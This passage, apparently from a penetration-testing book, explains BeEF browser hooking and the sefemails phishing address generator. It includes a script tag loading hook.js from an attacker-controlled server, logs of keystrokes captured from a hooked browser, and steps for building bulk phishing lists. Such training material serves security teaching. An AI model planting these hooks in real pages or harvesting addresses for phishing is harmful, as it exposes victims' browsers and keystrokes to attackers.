
BeEF works on client-server architecture where the sever application manages the connected clients, also known as *zombies* or *target,* and JavaScript *hooks* that run in the web browser of the target machine.

BeEF uses vulnerabilities of the web browser to gain control of the target machine. It can be invoked from the menu as shown in the following screenshot:


Once the BeEF link on the menu bar has been opened by the attacker, the BeEF Server will run on the attacker machine and the basic authentication page will be opened as shown in the following screenshot:




The default username and password are `beef` and `beef`. Once we are able to successfully authenticate the account, we will be presented with the following page:



Once the user is authenticated, they will be presented with basic information on how to get started with BeEF. There are two demo pages available in the BeEF Framework. The initial basic demo page looks like this:



The second demo page, also known as the Butcher demo page, looks like this:




The BeEF hook is a JavaScript file hosted on a BeEF server and needs to be run on the targets browser. Once this file is run on the targets browser, it gives the attacker a lot of information about the target. It also allows the attacker to run several modules against the target using BeEF Framework.

In order to attack, we need to add the JavaScript hook in a web page or in an HTML page as follows:


```
<script src="http://192.168.1.1:80/hook.js"
type="text/javascript"></script>
```

The hook can also be sent through e-mail. For the preceding example, click on the basic demo page and it will automatically hook the web browser to the BeEF framework.


Now go to **BeEF Control Panel** and click on the online browser. After a while, it displays an IP address along with the web browser and other details such as operating system version, web browser, and plugins installed.



Let's see how our BeEF Server will be able to capture something from the targets machine. For this example, let's type any text on the BeEF demo page. As you can see in the following screenshot, I have typed `hello 123`:



Now let's see the logfile on the BeEF control in the **Logs** menu. We will check whether it identified the **click** event even though I did not submit it.



Id...	Type	Event	Date	Brows...
88	Event	146.320s - [Blur] Browser window has lost focus.	2013-09-18T13:47:4...	1
87	Event	145.329s - [User Typed] 'hello 123	2013-09-18T13:47:4...	1
86	Event	140.156s - [Mouse Click] x: 310 y:230 > input#imptxt(Important Text)	2013-09-18T13:47:3...	1
85	Event	137.978s - [Focus] Browser window has regained focus.	2013-09-18T13:47:3...	1
84	Event	2.293s - [Blur] Browser window has lost focus.	2013-09-18T13:45:2...	1
83	Event	2.269s - [Mouse Click] x: 264 y:129 > a	2013-09-18T13:45:2...	1
82	Event	0.005s - [Focus] Browser window has regained focus.	2013-09-18T13:45:2...	1
81	Event	2296.393s - [Blur] Browser window has lost focus.	2013-09-18T13:44:3...	1

Now go back to **Control Panel** and see in the logs as it is seen from the BeEF Server.

The Social Engineering Framework

The Social Engineering Framework (SEF) is a collection of small utilities to help pentesters to automate the process of performing a small task that is required during penetration testing social engineering.

The framework is available with installation instructions at http://spl0it.org/projects/sef.html.

The following tools are included in this framework:


- Sefemails
- Sefphish
- Sefnames
- SefPayload

Sefemails

Sefemails is used to generate a list of e-mail addresses for the purpose of performing a phishing attack in bulk against a specific organization. The syntax to run this tool in Kali Linux is as follows:


```
Kali@sefemails  -h
```

The user will be provided with the following options:



Now let's collect some e-mail addresses. I have used a text file that is a collection of different names for this example. The following screenshot shows the list of e-mail

addresses along with the syntax used to run this tool:



In the preceding screenshot, the `-d` option is used to specify the domain for which we would like to generate the e-mail addresses, `-n` is used to specify the file that contains the list of different names, and `-s` is used to specify the schema.

There are generally different types of schemas supported by this tool, which could be beneficial once we are trying to collect e-mail IDs. As we can see in the preceding screenshot, a company-specific schema has been used, for example, `First_name.last_name@domain.com` for the employee's e-mail address.

We can learn about the schema of the organization from the e-mail addresses of employees working in HR (sometimes given out for the purpose of recruitment for the organization) or the customer support staff. The different schema support used by this tool are as follows:

```
[First_name]      Dot                    [Last_name]
@Domain.com
```

For example:

```
                  Rahul.Patel
@domain.com
                  Sachin.Tendulkar
@domain.com
```

```
[First_name]     UnderScore            [Last_name]
@Domain.com
[First_name]                           [Last_name]
@Domain.com
```


Sefphish

